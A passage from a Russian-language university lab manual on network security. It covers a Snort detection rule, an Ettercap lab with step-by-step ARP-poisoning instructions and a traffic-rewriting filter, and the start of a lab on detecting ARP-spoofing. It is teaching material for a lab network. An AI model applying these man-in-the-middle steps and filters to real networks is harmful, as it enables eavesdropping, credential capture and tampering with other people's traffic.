


Рисунок 5.5. Пример отображения сетевых пакетов в *Wireshark*

6. Запустить *Snort* в режиме перехвата SYN-сканирования портов (См. Рисунок 5.6).

Пример правила:

```
alert tcp any any -> any any (flags:S,12; msg:"SYN"; sid: 1231213;)
```




Рисунок 5.6. Пример отображения сетевых пакетов в *WireShark*

Задание: Придумать и написать 10 правил для *Snort*. Сделать экранные снимки в *WireShark*.

Контрольные вопросы:

1. Каков наилучший способ использования *Snort* для блокировки атак?
2. Как запустить *Snort*?
3. Функциональные возможности *Snort*.
4. В какое место в сети лучше поставить *Snort*?
5. Как настроить *Snort*, чтобы он писал не только заголовки, но и содержимое пакетов?
6. Как работает порядок обработки правил?
7. Как обновлять набор правил? Как их подключать?
8. Может ли *Snort* работать с правилами, основанными на MAC-адресах?
9. Наименование дополнительных модулей к программе *Snort* и как их подключить.

Содержание отчета:

1. Титульный лист.
2. Экранные снимки с пояснениями выполнения вышеописанных шагов.
3. Список использованных источников.
4. Ответы на контрольные вопросы.

Литература:

1. Рейвен Олдер, Джейкоб Баббин, Адам Докстейтер, Джеймс К. Фостер, Тоуби Коленберг, Майкл Раш. Snort 2.1. Обнаружение вторжений / М.: Бином-Пресс, 2011. – 656 с.
2. Официальный веб-сайт Snort
URL: <http://www.snort.org> (дата обращения: 10.12.2013).
3. The Snort FAQ
URL: http://www.opennet.ru/base/faq/snort_faq_ru.txt.html
(дата обращения: 10.12.2013).

Лабораторная работа №6

Изучение функциональных возможностей программы

Ettercap.

Цель работы: Изучить основные возможности *Ettercap*, научиться применять встроенные фильтры, разрабатывать свои собственные фильтры и взаимодействовать с сетью.

Теоретическая часть [1]:

Ettercap – комплексный набор для выполнения атак «человек посередине» (*Man In The Middle, MITM*). *Ettercap* позволяет прослушивать

сетевые соединения, выполнять фильтрацию содержимого «на лету», а также множество других интересных задач. Поддерживает как активные, так и пассивные вскрытия протоколов и включает большое количество функций для анализа сети и узла.

Задание:

1. Выполнить следующие атаки:
 - *ARP-spoofing*;
 - *ICMP-redirect*;
 - *Port-stealing*;
 - *DHCP-spoofing*.
2. Написать собственный фильтр для *Ettercap*. Назначение фильтра согласовать с преподавателем.
3. Написать программу на языке *C++*, выполняющую подмену текста/картинок на стороне атакуемого компьютера. За основу взять код из *StudentFilter*. Задание предварительно согласовать с преподавателем.

Порядок выполнения:

1. Установить *Ettercap* (скачать можно по ссылке <http://ettercap.github.io/ettercap/downloads.html>), либо выполнить в командной строке:

```
apt-get install ettercap-gtk ettercap-common
```
2. Запустить *Ettercap*, выполнив:

```
ettercap -G
```
3. Выполнить атаки *ARP-spoofing*, *ICMP-redirect*, *Port-stealing*, *DHCP-spoofing*.

В качестве примера рассмотрим атаку *ARP-spoofing*.

Щелкаем по кнопке *Sniff* → *Unified sniffing* (Рисунок 6.1).

Выбираем сетевой интерфейс (выполнить *ifconfig* в командной строке, для определения интерфейса):




Рисунок 6.1. Выбор сетевого интерфейса

Переходим в меню *Start* → *Start Sniffing* (Рисунок 6.2):




Рисунок 6.2. Запуск снiffeинга в *Ettercap*

Просканируем сеть на предмет доступных хостов. Переходим в меню *Hosts* → *Scan for hosts* (Рисунок 6.3):




Рисунок 6.3. Запуск сканирования хостов в *Ettercap*

Когда сканирование будет завершено, снова переходим в меню *Hosts* (Н) и смотрим список обнаруженных в сети машин (Рисунок 6.4):




Рисунок 6.4. Пример списка хостов

Выбираем те машины, трафик между которыми мы бы хотели "прослушивать" (Рисунок 6.5):




Рисунок 6.5. Пример добавление хостов-целей в Ettercap

Переходим в меню *Mitm – Arp poisoning* (Рисунок 6.6):




Рисунок 6.6. Запуск режима Arp poisoning в Ettercap

Ставим галочку на *Sniff Remote connections* в появившемся диалоговом окне (Рисунок 6.7):




Рисунок 6.7. *Mitm Attack* в *Ettercap*

Переходим в меню *Plugins - Manage the Plugins*, находим *chk_poison* и двойным щелчком запускаем его (Рисунок 6.8). Плагин *chk_poison* проверяет, включен ли у нас режим перехвата *Arp poisoning*.




Рисунок 6.8. Окно управления плагинами в *Ettercap*

В окне логов должна появиться следующая запись:

Unified sniffing already started...

Переходим в меню *View – Connections* (Рисунок 6.9):




Рисунок 6.9. Процесс снiffeинга в Ettercap

Ettercap настроен так, что автоматически отлавливает и сохраняет пароли и логины, передаваемые по локальной сети.

4. Написать собственный фильтр для *Ettercap*.

В качестве примера приведем фильтр, подменяющий текст на атакуемом компьютере (все вхождения *works* будут заменены на *asdfg*).


Создадим файл *etter.filter.epic* со следующим содержимым:

```
if (ip.proto == TCP && search(DATA.data, "works") ) {  
    log(DATA.data, "/tmp/misplaced_ettercap.log");  
    replace("works", "asdfg");  
    msg("Correctly substituted and logged.\n");  
}
```

Скомпилируем фильтр, выполнив команду:

```
etterfilter -o etter.filter.epic myFilter
```

Обратимся к тестовой странице содержащей *it works*, после чего запустим фильтр *myFilter*, и выполним повторное обращение (Рисунок 6.10):



```
root@ibla-desktop: /home/student
Файл Правка Вид Поиск Терминал Справка
student@ibla-desktop:~$ su root
Пароль:
root@ibla-desktop:/home/student# wget -O - -q 192.168.100.101/test.html
it works
root@ibla-desktop:/home/student# wget -O - -q 192.168.100.101/test.html
it asdfg
root@ibla-desktop:/home/student#
```

Рисунок 6.10. Пример подмены содержимого

5. Запустить атаку ARP-spoofing, после чего запустить разработанную программу. Убедиться, что содержимое транзитных пакетов действительно было изменено, и на атакуемый компьютер приходят пакеты с подмененным содержанием.

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Экранные снимки, демонстрирующие выполнение всех видов атак, результаты применения фильтров.
4. Исходный код собственного фильтра для *Ettercap*.
5. Исходный код программы на языке C++.
6. Ответы на контрольные вопросы.

Контрольные вопросы:

1. Какими функциональными возможностями обладает *Ettercap*?
2. Как осуществляется фильтрация пакетов?
3. В чем заключается атака *ARP-spoofing*?
4. В чем заключается атака *ICMP-redirect*?
5. В чем заключается атака *Port-stealing*?
6. В чем заключается атака *DHCP-spoofing*?

Литература:

1. URL: <http://ettercap.github.io/ettercap/> (дата обращения: 15.11.2014)

Лабораторная работа № 7

Обнаружение ARP-spoofing атаки.

Цель работы: Изучить методы обнаружения атаки *ARP-spoofing*.

Теоретическая часть [1]:

ARP-spoofing - техника атаки в Ethernet сетях, позволяющая перехватывать трафик между хостами. Основана на использовании протокола ARP и позволяющая перехватывать трафик между узлами, расположенными в пределах одного широковещательного домена. Протокол ARP предназначен для преобразования IP-адресов в MAC-адреса. Протокол ARP является абсолютно незащищенным. Он не обладает никакими способами проверки подлинности пакетов: как запросов, так и ответов.

Для формирования пакета и отправки его в сеть компьютеру необходимо знать IP и MAC адреса получателя пакета. IP адрес, как правило, известен отправителю заранее (либо известно доменное имя получателя, через которое посредством DNS-сервера несложно получить и IP-адрес). Для поиска MAC-адреса по известному IP предназначен протокол ARP (*Address Resolution Protocol* – протокол разрешения адреса). Работает он следующим образом:

- когда компьютер должен послать пакет по определенному IP-адресу, он вначале изучает свой ARP-кэш на наличие там искомого соответствия IP - MAC. Если такое имеется, то полученный MAC-адрес вставляется в заголовок исходящего пакета, и пакет отправляется в сеть;
- в противном случае в сеть посыпается специальный широковещательный ARP-запрос ("Who has 192.168.0.1?"). Любой

компьютер, опознав в запросе свой IP-адрес, должен ответить его отправителю и выслать свой MAC-адрес. Тот помещается в ARP-кэш автора запроса и используется для дальнейшей отправки сетевых пакетов.

Злоумышленник может использовать протокол ARP для того, чтобы перехватить трафик между двумя компьютерами сети (рисунок 7.1).

